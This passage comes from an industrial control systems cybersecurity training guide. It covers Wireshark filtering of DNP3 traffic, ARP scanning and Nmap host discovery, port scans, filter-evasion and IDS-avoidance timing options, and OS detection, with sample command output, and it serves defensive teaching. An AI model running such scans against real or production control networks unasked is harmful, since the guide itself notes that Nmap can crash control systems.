eth.ig	eth.multicast	eth.type	arp.hw.size	arp.src.hw_mac
IEEE 802.1Q			arp.hw.type	arp.src.proto_ipv4
vlan.cfi	vlan.id	vlan.priority	arp.opcode	
vlan.etype	vlan.len	vlan.trailer	TCP	
IPv4			tcp.ack	tcp.options.qs
ip.addr	ip.fragment.overlap.conflict		tcp.checksum	tcp.options.sack
ip.checksum	ip.fragment.toolongfragment		tcp.checksum_bad	tcp.options.sack_le
ip.checksum_bad	ip.fragments		tcp.checksum_good	tcp.options.sack_perm
ip.checksum_good	ip.hdr_len		tcp.continuation_to	tcp.options.sack_re
ip.dsfield	ip.host		tcp.dstport	tcp.options.time_stamp
ip.dsfield.ce	ip.id		tcp.flags	tcp.options.wscale
ip.dsfield.dscp	ip.len		tcp.flags.ack	tcp.options.wscale_val
ip.dsfield.ect	ip.proto		tcp.flags.cwr	tcp.pdu.last_frame
ip.dst	ip.reassembled_in		tcp.flags.ecn	tcp.pdu.size
ip.dst_host	ip.src		tcp.flags.fin	tcp.pdu.time
ip.flags	ip.src_host		tcp.flags.push	tcp.port
ip.flags.df	ip.tos		tcp.flags.reset	tcp.reassembled_in
ip.flags.mf	ip.tos.cost		tcp.flags.syn	tcp.segment
ip.flags.rb	ip.tos.delay		tcp.flags.urg	tcp.segment.error
ip.frag_offset	ip.tos.precedence		tcp.hdr_len	tcp.segment.multipletails
ip.fragment	ip.tos.reliability		tcp.len	tcp.segment.overlap
ip.fragment.error	ip.tos.throughput		tcp.nxtseq	tcp.segment.overlap.conflict
ip.fragment.multipletails	ip.ttl		tcp.options	tcp.segment.toolongfragment
ip.fragment.overlap	ip.version		tcp.options.cc	tcp.segments
IPv6			tcp.options.ccecho	tcp.seq
ipv6.addr	ipv6.hop_opt		tcp.options.ccnew	tcp.srcport
ipv6.class	ipv6.host		tcp.options.echo	tcp.time_delta
ipv6.dst	ipv6.mipv6_home_address		tcp.options.echo_reply	tcp.time_relative
ipv6.dst_host	ipv6.mipv6_length		tcp.options.md5	tcp.urgent_pointer
ipv6.dst_opt	ipv6.mipv6_type		tcp.options.mss	tcp.window_size
ipv6.flow	ipv6.nxt		tcp.options.mss_val	
UDP			Operators	
ipv6.fragment	ipv6.opt.pad1		eq or ==	and or && Logical AND
ipv6.fragment.error	ipv6.opt.padn		ne or !=	or or Logical OR
ipv6.fragment.more	ipv6.plen		gt or >	xor or ^^ Logical XOR
ipv6.fragment.multipletails	ipv6.reassembled_in		lt or <	not or ! Logical NOT
ipv6.fragment.offset	ipv6.routing_hdr		ge or >=	[n] [...] Substring operator
ipv6.fragment.overlap	ipv6.routing_hdr.addr		le or <=	
ipv6.fragment.overlap.conflict	ipv6.routing_hdr.left			
ipv6.fragment.toolongfragment	ipv6.routing_hdr.type			
ipv6.fragments	ipv6.src			
ipv6.fragment.id	ipv6.src_host			
ipv6.hlim	ipv6.version			
Logic				

Ref: <http://packetlife.net/library/cheat-sheets/>






Industrial Control Systems Cybersecurity Training - 300


Wireshark Continued - Displaying Packets with DNP3

Wireshark also has protocol support for a number of ICS related traffic.


1. Close the corp.pcap file and go back to open the **scada.pcap** file. The same approach can be taken. However, this time we can build an expression to look specifically for the ICS protocol, DNP3.



2. Click OK for the superuser privileges warning.



3. Wireshark will automatically load the file. Proceed by clicking on the Expression... icon.





Industrial Control Systems Cybersecurity Training - 300

4. A new pop-up window will appear. Scroll down and expand the DNP 3.0 option. A list of DNP3 protocol fields will appear.
5. For this example, we do not need to select any of these. We can just use the overall DNP3 selection.
6. In the Relation window, choose "is present".
7. There is no value to fill this time. Your expression is now ready. Click **OK** to finish using the builder. You will be returned to the main Wireshark display.
8. Click on the **Apply** icon.

Wireshark · Display Filter Expression

Field Name	Relation
► DMX SIP · DMX SIP	is present
► DMX Test Frame · DMX Test Frame	==
► DMX Text Frame · DMX Text Frame	!=
▼ DNP 3.0 · Distributed Network Protocol 3.0	>
dnp.application_chunk · Application Chunk	<
dnp.crc_failed · Expert Info	>=
dnp3.addr · Address	<=
dnp3.al.2bit · Value (two bit)	contains
dnp3.al.aq.b0 · Online	matches
dnp3.al.aq.b1 · Restart	
dnp3.al.aq.b2 · Comm Fail	
dnp3.al.aq.b3 · Remote Force	
dnp3.al.aq.b4 · Local Force	
dnp3.al.aq.b5 · Over-Range	
dnp3.al.aq.b6 · Reference Check	
dnp3.al.aq.b7 · Reserved	
dnp3.al.ana.double · Value (double)	
dnp3.al.ana.float · Value (float)	
dnp3.al.ana.int · Value (16 bit)	
dnp3.al.anaout.double · Output (double)	
dnp3.al.anaout.float · Output Value (float)	
dnp3.al.anaout.int · Output Value (16 bit)	
dnp3.al.aq.b0 · Online	
dnp3.al.aq.b1 · Restart	
dnp3.al.aq.b2 · Comm Fail	
dnp3.al.aq.b3 · Remote Force	
dnp3.al.aq.b4 · Local Force	
dnp3.al.aq.b5 · Reserved	

Value (Protocol)

Predefined Values

Range (offset:length)

Search:

dnp3

Click OK to insert this filter

Help Cancel OK

Wireshark will refresh the packets to match your filter expression. The results are all DNP 3 traffic that resides in this capture.

scada.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

dnp3

No. Time Source Destination Protocol Length Info

24	1.488304	117.173.125.61	117.173.125.217	DNP 3.0	78	Read, Class 123
26	1.490098	117.173.125.217	117.173.125.61	DNP 3.0	71	Response
28	1.689497	117.173.125.61	117.173.125.217	DNP 3.0	69	Confirm
158	3.495955	117.173.125.61	117.173.125.217	DNP 3.0	81	Read, Class 0123
160	3.500697	117.173.125.217	117.173.125.61	DNP 3.0	142	Response
164	3.697599	117.173.125.61	117.173.125.217	DNP 3.0	69	Confirm

Frame 24: 78 bytes on wire (624 bits), 78 bytes captured (624 bits)
Ethernet II, Src: Vmware_4c:9c:9c (00:0c:29:4c:9c:9c), Dst: RedLionC_3a:2b:9f (00:a0:1d:3a:2b:9f)
Internet Protocol Version 4, Src: 117.173.125.61 Dst: 117.173.125.217
Transmission Control Protocol, Src Port: 2753, Dst Port: 20000 Seq: 1, Ack: 1, Len: 24
Distributed Network Protocol 3.0






Industrial Control Systems

Cybersecurity Training - 300


Wireshark Continued - Using a Capture Filter

The final exercise for Wireshark is to create a network traffic capture (pcap) using BPFs to filter the traffic. This is much like the concept of using tcpdump.

1. In a new Wireshark instance, select **Capture > Options** on the Wireshark menu bar. This will bring up a Capture Interfaces menu. Wireshark has listed available interfaces to capture from.
2. To create a simple capture filter for SSH traffic, select **eth0** from the list.



3. Type **tcp port 22** into the **Capture Filter** box as shown above. Instead of capturing every possible packet, this will only capture traffic using TCP port 22 which would commonly be SSH traffic.
4. Cancel the capture anytime, by clicking the red stop button.



5. Review the captured results. You will see only packets that are TCP 22, even though no filter is in your expression bar. The Capture itself, already filtered the desired packet type.





Industrial Control Systems Cybersecurity Training - 300

Post-exercise analysis

- What network protocols did you find?

- What ICS-specific protocols did you find?

- Were there plain text protocols?

Post-exercise analysis

- What network protocols did you find?

- What ICS-specific protocols did you find?

- Were there plain text protocols?

When you have finished recording the required data in your student guide, to close Netlab, go to the upper right corner of the browser window. Click the Reservation drop-down.

Home Reservation ▾ demo_user-1@business.com ▾

Click "End Reservation Now"

Home Reservation ▾ demo_user-1@business.com ▾

Request More Time

Change Exercise

End Reservation Now

Time Remaining

0 21


hrs. min.






Industrial Control Systems Cybersecurity Training - 300

A warning will display. Click "Yes".



A notification that the Reservation has ended will appear. Click "OK".



You will be returned to the Netlab homepage. You can now exit from this tab or window. Be careful not to close your 300 course tab in the CISA VLP.

Idaho National Laboratory [Help](#) [Schedule](#) [View](#) [demo_user-1@business.com](#)

Scheduled Lab Reservations

You have no scheduled lab reservations.

[+ New Lab Reservation](#)





Industrial Control Systems Cybersecurity Training - 300

LO5. Employ Active Discovery

Again, there are two types of network discovery: passive and active. Now, let's look at active discovery.

Active Discovery

What is active network discovery?

- _____
- _____

Why use active discovery methods?

- _____
- _____
- _____

ARP-Scan

- ARP-Scan sends ARP packets to hosts on the local network and displays any responses that are received.
- The ARP-Scan tool is a fast packet scanner that shows every active IPv4 device on the local subnets. ARP-Scan sends ARP packets to devices on the local network and displays any responses that are received. Note that the `arp-scan` command does not populate the ARP cache.

```
root@kali: ~/Desktop
File Edit View Search Terminal Help
root@kali:~/Desktop# arp-scan -g 192.168.10.0/24
Interface: eth0, datalink type: EN10MB (Ethernet)
Starting arp-scan 1.9.2 with 256 hosts (http://www.nta-monitor.com/tools/arp-scan/)
192.168.10.2 00:50:56:a0:48:fb VMware, Inc.
192.168.10.10 00:10:18:4e:2a:b0 BROADCOM CORPORATION
192.168.10.11 00:50:56:a0:2d:26 VMware, Inc.
192.168.10.12 00:50:56:a0:56:1b VMware, Inc.
192.168.10.21 00:50:56:a0:2f:e4 VMware, Inc.
192.168.10.22 00:50:56:a0:1b:d2 VMware, Inc.
192.168.10.32 00:50:56:a0:1c:b6 VMware, Inc.
192.168.10.40 00:a0:1d:30:b2:1c SIXNET
192.168.10.41 00:50:56:a0:22:b3 VMware, Inc.
192.168.10.42 00:50:56:a0:1d:a2 VMware, Inc.
192.168.10.50 00:50:56:a0:39:b3 VMware, Inc.
192.168.10.55 00:50:56:a0:4c:6d VMware, Inc.
192.168.10.66 00:50:56:a0:5f:f9 VMware, Inc.
192.168.10.97 00:50:56:a0:2d:b3 VMware, Inc.
192.168.10.99 54:42:49:7b:2c:10 Sony Corporation
192.168.10.254 00:19:e2:ab:32:8c Juniper Networks

102 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.2: 256 hosts scanned in 1.856 seconds (137.93 hosts/sec). 18 responded
root@kali:~/Desktop#
root@kali:~/Desktop#
```





Industrial Control Systems Cybersecurity Training - 300

NMAP

- Nmap is a free open-source utility available at: www.insecure.org
- Designed to allow system administrators and curious individuals to scan large networks to determine which hosts are up and what services they are offering.
- Can be **DANGEROUS** to IT, SCADA, and PCS systems.

*A fast & informative network scanner that
can be safely used on isolated nonproduction SCADA/Control
System Networks*

Some of the key lessons learned from an Nmap testing environment include:

- Various Nmap options have brought down (crashed) different control systems
- Some OSs can't handle multiple incomplete tcp sessions
- Some control systems rely on the services used by some Nmap scans.

What is Nmap?

- _____

Why use Nmap?

- _____
- _____

Note: Zenmap is a GUI interface for Nmap.

While Nmap is commonly used for security audits, many systems and network administrators find it useful for routine tasks, such as network inventory, managing service upgrade schedules, and monitoring host or service uptime.

How Does Nmap Work?

Nmap uses raw IP packets in novel ways to determine what hosts are available on the network, what services (application name and version) those hosts are offering, what operating systems (and OS versions) hosts are running, what type of packet filters/firewalls are in use, as well as in dozens of other ways.

Nmap is designed to provide options to support a two-stage discovery process: 1) Host discovery, and 2) port scanning.





Industrial Control Systems

Cybersecurity Training - 300


User Datagram Protocol (UDP):

- **Unreliable** – When a message is sent, it cannot be known if it will reach its destination; it could get lost along the way. There is no concept of acknowledgment, retransmission, or timeout.
- **Not ordered** – If two messages are sent to the same recipient, the order in which they arrive cannot be predicted.
- **Lightweight** – There is no ordering of messages, tracking connections, etc. It is a small transport layer designed on top of IP.
- **Datagrams** – Packets are sent individually and are checked for integrity only if they arrive. Packets have definite boundaries that are honored upon receipt, meaning a read operation at the receiver socket will yield an entire message as it was originally sent.
- **No congestion control** – UDP itself does not avoid congestion, and it's possible for high bandwidth applications to trigger congestion collapse, unless they implement congestion control measures at the application level.

Transmission Control Protocol (TCP)

- Reliable stateful communication
- 3-way handshake:
 - **SYN:** The client begins by sending a SYN to the server. It sets the segment's sequence number to a random value, A.
 - **SYN-ACK:** In response, the server replies with a SYN-ACK. The acknowledgment number is set to one more than the received sequence number ($A + 1$), and the sequence number that the server chooses for the packet is another random number, B.
 - **ACK:** Finally, the client sends an ACK back to the server. The sequence number is set to the received acknowledgment value i.e., $A + 1$, and the acknowledgment number is set to one more than the received sequence number, i.e., $B + 1$.

TCP Three-Step Handshake



TCP is:

- **Reliable** – It manages message acknowledgment, retransmission, and timeout. Multiple attempts to deliver the message are made. If a message gets lost along the way, the server will re-request the lost part.
- **Ordered** – If two messages are sent over a connection in sequence, the first message will reach the receiving application first. When data segments arrive in the wrong order, TCP buffers the out-of-order data until all data can be properly reordered and delivered to the application.





Industrial Control Systems Cybersecurity Training - 300

- **Heavyweight** – It requires three packets to set up a socket connection before any user data can be sent. TCP handles reliability and congestion control.
- **Streaming** – Data are read as a byte stream, no distinguishing indications are transmitted to signal message (segment) boundaries.

Internet Control Message Protocol (ICMP)

- Provides control, troubleshooting, and error messages
- Used by **ping** and **traceroute** commands.

An ICMP packet can be one of various types. ICMP is:

- Used to announce network errors such as a host or entire network being unreachable
- Used to announce network congestion (congestion control) by informing packet senders to reduce the send rate using the “Source Quench” ICMP type message
- Used to assist in troubleshooting. The **ping** command uses an ICMP “Echo Request” message. The reply is an ICMP “Echo Reply” message
- Used to announce timeouts. The **traceroute** command relies on ICMP “Time Exceeded” packets returned from various routers to detail the route from a source to a destination.

Address Resolution Protocol

- Discovers Link Layer addresses of network devices.
- Communicates in the bounds of a single network.

Host Discovery

Host discovery (HD) is a process of identifying active and interesting hosts on a network.

Why does Nmap do HD?

- _____
- _____

How does HD work?

- _____

Common Host Discovery Options and Default Settings

- LAN sends ARP scan (-PR)
- WAN (Wide Area Network) (privileged) sends TCP ACK packet to Port 80 (-PA) and an ICMP echo request query (-PE)
- WAN (unprivileged) sends TCP SYN packet (-PS) using connect() system call instead of TCP ACK packet.





Industrial Control Systems Cybersecurity Training - 300

Option	User Level	Speed	Packet Type	Notes
-sn	User	Fast	ICMP echo	Ping only, no port scan
-PA	Root	Fast	TCP Ack	WAN default, Port 80, stateless
-PS	User	Fast	TCP Syn	WAN default, Port 80, stateful
-PE	Root	Fast	ICMP echo	
-PR	User	Fastest	ARP	LAN default
-PU	Root	Slowest	UDP	Slow, unreliable, firewall
-Pn	User	-	-	No ping, no HD

Nmap Host Discovery Examples

Command: `nmap -PS -n 192.168.90.0/24`

```
root@ubuntu: ~
File Edit View Terminal Help
root@ubuntu:~# nmap -PS -n 192.168.90.0/24

Starting Nmap 5.00 ( http://nmap.org ) at 2010-05-18 16:51 PDT
Interesting ports on 192.168.90.1:
Not shown: 999 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
MAC Address: 00:50:56:C0:00:08 (VMWare)

Interesting ports on 192.168.90.2:
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
631/tcp   open  ipp
MAC Address: 00:50:56:FD:08:00 (VMWare)

Interesting ports on 192.168.90.128:
Not shown: 992 filtered ports
PORT      STATE SERVICE
88/tcp    closed kerberos-sec
135/tcp   open   msrpc
139/tcp   open   netbios-ssn
389/tcp   closed ldap
445/tcp   open   microsoft-ds
```

Above is an example of Nmap HD using the command `nmap -PS -n 192.168.90.0/24` indicating that no name resolution is to be done and that a TCP SYN packet probe is to be used for the specified hosts.

For detailed information regarding Nmap command line options, see <https://nmap.org/book/man.html>





Industrial Control Systems Cybersecurity Training - 300

Port Scanning (PS)

Port scanning is the process of identifying the status of interesting ports on hosts that are discovered on a network.

Why does Nmap do PS?

- _____

How does PS work?

- _____
- _____

TCP/UDP ports

- Well-known 0 – 1023 (root to bind)
- Registered 1024 – 49151
- Dynamic/private 49152 – 65535
 - *Dynamic is sometimes referred to as an **ephemeral port**. Port allocations are temporary and only valid for the duration of the communication session.*

Example ICS services

- E/IP – Allen Bradley which stems from CIP protocol (44818)
- ICCP (Inter Control Center Protocol) – Typically used in the energy sector for passing load balancing information (102)
- Modbus – Multi-vendor use of this protocol used to communicate with PLC, RTUs, etc. (502)
- OPC – OLE (Object Linking and Embedding) for Process Control
- DNP3 – Distributed Network Protocol typically used in utilities such as electricity and water companies. Used to communicate with PLCs, RTUs, etc., (20000).
- PROFINET – Industrial Ethernet standard; uses TCP/IP and is, in effect, a real-time Ethernet.

Nmap Port States

While many port scanners have traditionally placed all ports into the open or closed states, Nmap is much more granular. It divides ports into six states:

- _____ - Application on target machine is listening for connections or packets on that port
- _____ - No application listening at the moment
- _____ - Firewall, filter, or other network obstacle is blocking the port so that Nmap cannot tell if the port is open or closed.
- _____ - Port is accessible but Nmap not able to determine if open or closed
- _____ - Unable to determine if open or filtered
- _____ - Unable to determine if closed or filtered.





Industrial Control Systems Cybersecurity Training - 300

For more information on port states see:

- <http://nmap.org/book/man-port-scanning-basics.html>
- <http://www.professormesser.com/nmap/deciphering-nmaps-port-descriptions>

Nmap Default Port Scanning Settings

- SYN scan (-sS) for privileged users
- Connect scan (-sT) for unprivileged users.

Common Port Scanning Options

Option	User Level	Packet Type	Notes
-sS	Root	TCP Syn	Privileged default
-sT	User	TCP connect	Uses connect system call
-sA	Root	TCP Ack	Firewall rule sets, stateful?
-sF	Root	TCP Fin	Filter evasion
-sX	Root	TCP FIN, PSH, URG	Filter evasion
-sN	Root	TCP NULL	Filter evasion
-sU	Root	UDP	Find UDP services
-p	-	-	Specify ports to scan

Nmap Port Scan Example

The graphic below is the result of using the following command:

Command: `nmap -sS -n -p 1-1024 192.168.90.0/24`



```
root@ubuntu: ~
File Edit View Terminal Help
root@ubuntu:~# nmap -sS -n -p 1-1024 192.168.90.0/24
Starting Nmap 5.00 ( http://nmap.org ) at 2010-05-18 17:11 PDT
Interesting ports on 192.168.90.1:
Not shown: 1023 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
MAC Address: 00:50:56:C0:00:08 (VMWare)

Interesting ports on 192.168.90.2:
Not shown: 1022 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
631/tcp   open  ipp
MAC Address: 00:50:56:FD:08:00 (VMWare)

Interesting ports on 192.168.90.128:
Not shown: 1017 filtered ports
PORT      STATE SERVICE
88/tcp    closed kerberos-sec
135/tcp   open  msrpc
137/tcp   closed netbios-ns
138/tcp   closed netbios-dgm
139/tcp   open  netbios-ssn
389/tcp   closed ldap
445/tcp   open  microsoft-ds
MAC Address: 00:0C:29:1E:24:96 (VMware)
```

The options indicate that a TCP SYN scan is being used against Ports 1 through 1024 for the entire 192.168.90.0 range of addresses. DNS name resolution is not being done.





Industrial Control Systems Cybersecurity Training - 300

Timing and Performance Options

What are timing and performance options?

- _____

Why use timing and performance options?

- _____
- _____

Timing and performance options:

- _____
- _____

Timing and Performance Templates

<u>Option</u>	<u>Nickname</u>	<u>Speed</u>	<u>Notes</u>
-T0	Paranoid	Slowest	IDS avoidance, 5-min packet delay
-T1	Sneaky	Slower	IDS avoidance, 15-sec packet delay
-T2	Polite	Slow	Conserve bandwidth target resources, 0.4 sec packet delay
-T3	Normal	Moderate	Default timing options used by Nmap
-T4	Aggressive	Fast	Maximum dynamic scan delay 10 ms
-T5	Insane	Fastest	Maximum dynamic scan delay 5 ms

Note: Use the `ndiff` command to compare the results of Nmap scans.

Nmap Results

Why save your Nmap scan results?

- _____
- _____

Output options

- **-oN filename.nmap** Output results in normal format
- **-oX filename.xml** Output results in XML format
- **-oG filename.gmap** Output results in grepable format
- **-oA filename** Output results in all formats
- **-v** Verbose output results.





Industrial Control Systems Cybersecurity Training - 300

Nmap Command

The image below is the results of the following command:

Command: `nmap -n -oA scanresults 192.168.90.128`

If you add the **--reason** option, Nmap displays the type of packet that determined a port or hosts state, as well as the reason each host is listed as up or down.

For example, a RST packet from a closed port or an echo replies from a live host. The information Nmap

can provide is determined by the type of scan or ping.

```
root@ubuntu: ~
File Edit View Terminal Help
root@ubuntu:~# nmap -n 192.168.90.128 -oA scanresults

Starting Nmap 5.00 ( http://nmap.org ) at 2010-05-18 17:30 PDT
Interesting ports on 192.168.90.128:
Not shown: 992 filtered ports
PORT      STATE SERVICE
88/tcp    closed kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   closed ldap
445/tcp   open  microsoft-ds
1026/tcp  closed LSA-or-nterm
1062/tcp  open  veracity
4900/tcp  closed unknown
MAC Address: 00:0C:29:1E:24:96 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 4.47 seconds
root@ubuntu:~# ls
Desktop  examples.desktop  Public  scanresults.xml
Documents Music          scanresults.gnmap  Templates
Downloads Pictures        scanresults.nmap  Videos
root@ubuntu:~#
```

The **--reason** feature is automatically enabled by the debug option (-d) and the results are stored in XML log files even if the **XML output option is NOT selected**. The next page provides an example of using the --reason option.

Command: `nmap -n 192.168.10.97 -sT -p 1-2048 --reason`

NOTE: This is a hyphenhyphenreason, not a long dash!

```
root@kali:~/Desktop#
File Edit View Search Terminal Help
root@kali:~/Desktop# nmap -n 192.168.10.97 -sT -p 1-2048 --reason

Starting Nmap 6.40 ( http://nmap.org ) at 2014-05-28 10:31 MDT
Nmap scan report for 192.168.10.97
Host is up, received arp-response (0.00071s latency).
Not shown: 2045 closed ports
Reason: 2045 conn-refused
PORT      STATE SERVICE      REASON
135/tcp   open  msrpc       syn-ack
139/tcp   open  netbios-ssn  syn-ack
2000/tcp  open  cisco-sccp   syn-ack
MAC Address: 00:50:56:A0:2D:B3 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.39 seconds
root@kali:~/Desktop#
```





Industrial Control Systems Cybersecurity Training - 300

OS and Version Detection

One of Nmap's best-known features is remote OS detection using TCP/IP stack fingerprinting.

What is OS & Version Detection?

- _____
- _____

Why use OS & Version Detection?

- _____

How does OS Detection work?

- _____
- _____

How do Service and Version Detection work?

- _____
- _____
- _____

Nmap Command

The image shows the results of an Nmap scan with both OS and version detection enabled.

Command: `nmap -n -O -sV 192.168.90.128`

Note that the user is root so the default scan will be either ARP (if on the same network) or TCP ACK.

```
root@ubuntu: ~
File Edit View Terminal Help
root@ubuntu:~# nmap -n -O -sV 192.168.90.128
Starting Nmap 5.00 ( http://nmap.org ) at 2010-05-18 17:35 PDT
Interesting ports on 192.168.90.128:
Not shown: 992 filtered ports
PORT      STATE SERVICE      VERSION
88/tcp    closed kerberos-sec
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn
389/tcp   closed ldap
445/tcp   open  microsoft-ds  Microsoft Windows XP microsoft-ds
1026/tcp  closed LSA-or-nterm
1062/tcp  open  ssl/veracity?
4900/tcp  closed unknown
MAC Address: 00:0C:29:1E:24:96 (VMware)
Device type: general purpose
Running: Microsoft Windows 2000
OS details: Microsoft Windows 2000 SP4
Network Distance: 1 hop
Service Info: OS: Windows

OS and Service detection performed. Please report any incorrect
results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.30 seconds
root@ubuntu:~#
```





Industrial Control Systems Cybersecurity Training - 300

Nmap Address Schemes

Targets can be specified in ranges or by using a netmask called the Classless Inter-domain Routing (CIDR) notation.

- 1.2.3.1-254
 - All 254 possible IP addresses on this subnet
- 1.2.3.0/24
 - Equivalent to the above but signifying a Class C address block
- 1.2.1-4.1-254
 - Ranges are allowed for subnets as well
- 1.2.0.0/16
 - The 16-bit netmask will scan the entire Class B address block.

The target IPs and/or networks can also be read from an ASCII file. Simply generate the list of hosts to scan and pass that filename to Nmap as an argument to the **-iL** filename option.

The entries can be in any of the formats accepted by Nmap on the command line (IP address, hostname, CIDR, IPv6, or octet ranges).

Each entry must be separated by one or more spaces, tabs, or newlines.

You can specify a hyphen (-) as the filename if you want Nmap to read hosts from standard input rather than an actual file. This option is handy if the list is being generated by another utility. The input file may contain comments that start with # and extend to the end of the line.

Nmap Command

You can also explicitly exclude hosts by using the **--exclude** **host1[,host2[,...]]** option on the command line. If you prefer to use a file, you can create it using the same format as the input list described above and use the **--excludefile** **exclude_filename** option.

Command: **nmap -n 192.168.10.32-49 -sn --exclude 192.168.10.40**

```
root@kali:~/Desktop# nmap -n 192.168.10.30-49 -sn
Starting Nmap 6.40 ( http://nmap.org ) at 2014-05-28 10:54 MDT
